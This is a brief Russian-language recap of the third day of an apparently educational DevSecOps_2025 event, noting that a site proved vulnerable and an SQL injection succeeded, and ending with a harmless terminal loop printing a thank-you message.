
Day 3

```
(user@SecSense)-[~/DevSecOps_2025]  
$ cat third_day.txt
```

Сайт уязвим



Прошла sql-инъекция



FINAL

```
└─(user@SecSense)─[~/DevSecOps_2025]
```

```
while true; do echo -e "\033[1;35m🔥 Спасибо за DevSecOps_25! Это было круто! 🔒\033[0m"; sleep 0.2; done
```

- 🔥 Спасибо за DevSecOps_25! Это было круто! 🗝️
- 🔥 Спасибо за DevSecOps_25! Это было круто! 🗝️
- 🔥 Спасибо за DevSecOps_25! Это было круто! 🗝️
- 🔥 Спасибо за DevSecOps_25! Это было круто! 🗝️
- 🔥 Спасибо за DevSecOps_25! Это было круто! 🗝️